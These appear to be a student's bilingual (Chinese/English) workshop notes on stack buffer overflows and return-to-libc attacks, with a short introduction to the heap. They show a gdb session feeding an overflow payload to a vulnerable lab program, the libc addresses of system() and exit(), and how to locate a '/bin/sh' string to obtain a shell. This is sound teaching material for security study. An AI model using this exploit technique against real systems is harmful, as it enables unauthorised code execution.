
必要知识：懂得如何执行shellcode 的buffer overflow attack流程

关键：让函数return到return自己的地址的话，它会跳下一步地址，继续执行。

https://www.youtube.com/watch?v=m17mV24TgwY




上面的代码意思：

设置了断点在return 上，也就是0x080484f9。执行恶意代码，让程序返回到return address上，可以发现$esp 指针，指向了stack的下一个地址(0xbffff7e0)。

Gadget

return 要jump的地址，其实是个gadget.



Workshop 6 —— return to libc

总结

其实就是拿到system, exit的地址，以及通过export的方式，设置变量，比如/bin/sh，也拿到这个地址，然后注入到某函数的return address中，执行如下图的操作。在内存中，**1的位置，是原script中return的地址（原script的ebp + 4的位置）。**

注意，环境变量的地址，记得要加足够数量的bytes，这样才能刚好到达/bin/sh的字符串。比如MYSHELL=/bin/sh，前面的MYSHELL=，一共是8个字节，要在源地址上加上。

目标输入：**systm() + exit() + /bin/sh**

注意注意，在gdb环境中所查看环境变量的地址，在外执行程序时会有所变化，所以要找到它绝对的地址。就需要用到Info proc map.

利用libc的库工具，去执行我们要的代码，比如获得shell.

复制

```
+--------------------+
| system() 的地址      |  <- 覆盖返回地址或函数指针
+--------------------+
| exit() 的地址        |  <- system() 的返回地址
+--------------------+
| /bin/sh 的地址       |  <- system() 的参数
+--------------------+
```

1
2
3

---

3. 程序行为

当程序执行到被覆盖的返回地址或函数指针时，会发生以下事情：

1. **跳转到 `system()`**：
   - 程序的控制流被劫持，跳转到 `system()` 函数。
2. **执行 `system("/bin/sh")`**：
   - `system()` 会将 `/bin/sh` 作为参数，启动一个新的 shell。
3. **跳转到 `exit()`**：
   - 当 `system()` 执行完成后，程序会跳转到 `exit()` 函数，正常退出。

只要我们能传一个参数/bin/sh给system()，去执行，我们就能够获得shell，从而可以做任何想做的事情。


flag is omitted, thus disallowing code execution in the stack, can we still obtain shell?


One simple way to get shell is to use the "return to libc" attack (ref). Because every C program includes the standard C library, we can overwrite the return address to point to the **system()** function to execute any program. Passing the argument of, say **/bin/sh** to the **system()** function will get you shell.

查看和设置环境变量 export environment variable

printenv or env

export 加入环境变量。






下图的ebp是相对于原script来说。因为我们是通过一个script的return地址来执行这个ret2libc的操作。


systm() + exit() + /bin/sh

13. Next, remembering the location of the string **"/bin/sh"** to be **0xffffd5bf** (in the environments part of the stack - Step 8 above), we try copying this to (old) **ebp + 8**, since this is the location of the argument that system() will look (Note this is because ebp gets popped and shifted up by 4 bytes when system() is called). We will also inject the **exit()** address to (old) **ebp + 4**, as this is the RET address that system() will go back to, and we want to exit gracefully. The payload now looks like this



实操

ebp + 4 一般就是指该函数的return位置。



```
(gdb) run $(python3 -c 'import sys; sys.stdout.buffer.write(b"A"*24 + b"\xc0\x74\xdb\xf7")')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/caseylao/advancedCyber/workshop6/retlibc $(python3 -c 'import sys; sys.stdout.buffer.write(b"A"*
24 + b"\xc0\x74\xdb\xf7")')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, bof (str=0xffffd100 "aseylao/advancedCyber/workshop6/retlibc") at retlibc.c:8
8           printf("You entered: %s\n", buf);
(gdb) x /40x $esp
0xffffce00:     0xf7ffcfec      0x41414141      0x41414141      0x41414141
0xffffce10:     0x41414141      0x41414141      0x41414141      0xf7db74c0
0xffffce20:     0xffffd100      0x00000000      0xffffffff      0x565561f8
0xffffce30:     0xf7fc0400      0x00000000      0x00000000      0x00000000
0xffffce40:     0xffffce60      0xf7f9ae14      0x00000000      0xf7d89d43
0xffffce50:     0x00000000      0x00000000      0xf7da3069      0xf7d89d43
0xffffce60:     0x00000002      0xffffcf14      0xffffcf20      0xffffce80
0xffffce70:     0xf7f9ae14      0x565561e1      0x00000002      0xffffcf14
0xffffce80:     0xf7f9ae14      0xffffcf20      0xf7ffcb60      0x00000000
0xffffce90:     0xc4f7cb98      0x8a510d88      0x00000000      0x00000000
(gdb) print system
$2 = {<text variable, no debug info>} 0xf7db74c0 <system>
(gdb) c
Continuing.
You entered: AAAAAAAAAAAAAAAAAAAAAAAA◆t◆◆
[Detaching after vfork from child process 31546]

Program received signal SIGSEGV, Segmentation fault.
0xffffd100 in ?? ()
(gdb)
```

我的exit和system地址

```
(gdb) print exit
$3 = {<text variable, no debug info>} 0xf7da3ac0 <exit>
(gdb) print system
$4 = {<text variable, no debug info>} 0xf7db74c0 <system>
(gdb)
```

通过x/100s *((char **)environ)查看我们的环境变量地址.

```
(gdb) print system
$4 = {<text variable, no debug info>} 0xf7db74
(gdb) x/100s *((char ** )environ)
0xffffd145:     "COLORFGBG=15;0"
0xffffd154:     "COLORTERM=truecolor"
0xffffd168:     "COMMAND_NOT_FOUND_INSTALL_PRO
```


也就是0xffffdf73，但是还没完，因为我们真正要的，其实是/bin/sh。因此通过手动增加字节，来取得我们要的字符串。

“MYSHELL=”有8个字符，因此是8字节，\x d73+ \x 008 = \x d7b. 因为3 + 8 = 11 ，也就是b。

因此我们要填入的是**0xffffdf7b**.


```
0xffffded3:     "LESS_TERMCAP_mb=\033[1;31m"
0xffffdeeb:     "LESS_TERMCAP_md=\033[1;36m"
0xffffdf03:     "LESS_TERMCAP_me=\033[0m"
0xffffdf18:     "LESS_TERMCAP_so=\033[01;33m"
0xffffdf31:     "LESS_TERMCAP_se=\033[0m"
0xffffdf46:     "LESS_TERMCAP_us=\033[1;32m"
0xffffdf5e:     "LESS_TERMCAP_ue=\033[0m"
0xffffdf73:     "MYSHELL=/bin/sh"
0xffffdf83:     "_=/home/caseylao/advancedCyber/workshop6/retl
0xffffdfb4:     "LINES=63"
0xffffdfbd:     "COLUMNS=120"
0xffffdfc9:     "/home/caseylao/advancedCyber/workshop6/retlib
0xffffdff8:     ""
0xffffdff9:     ""
```

但是注意，0xffffdf73，是从MYSHELL=的M字开始，我们要的/bin/sh，所以要+8个bytes，也就是0xffffdf7b



这样我就拿到了shell，可以做任何想干的事情。


补充 - 用x/s来检查自己是不是得到了/bin/bash这个字符串的起始地址





info proc map 找到其/bin/sh绝对的内存地址 * Note *

找到/usr/lib32/libc.so.6 的起始位置，也就是0xf7c00000。

通过加一个很大的数值，找到/bin/sh。







heap

简单的理解：Heap就相当于一个内存空间。

The heap is the **region of memory** that a program uses for **dynamically allocated data**.

The runtime or operating system provides ***memory management* for the heap**.

With explicit memory management, the programmer uses library functions to allocate and deallocate regions of memory.

堆是向高地址位 grow的。

heap的主要作用


分配一个内存空间，并用指针指向该内存空间。
或者释放一个内存空间。

Memory allocation in C

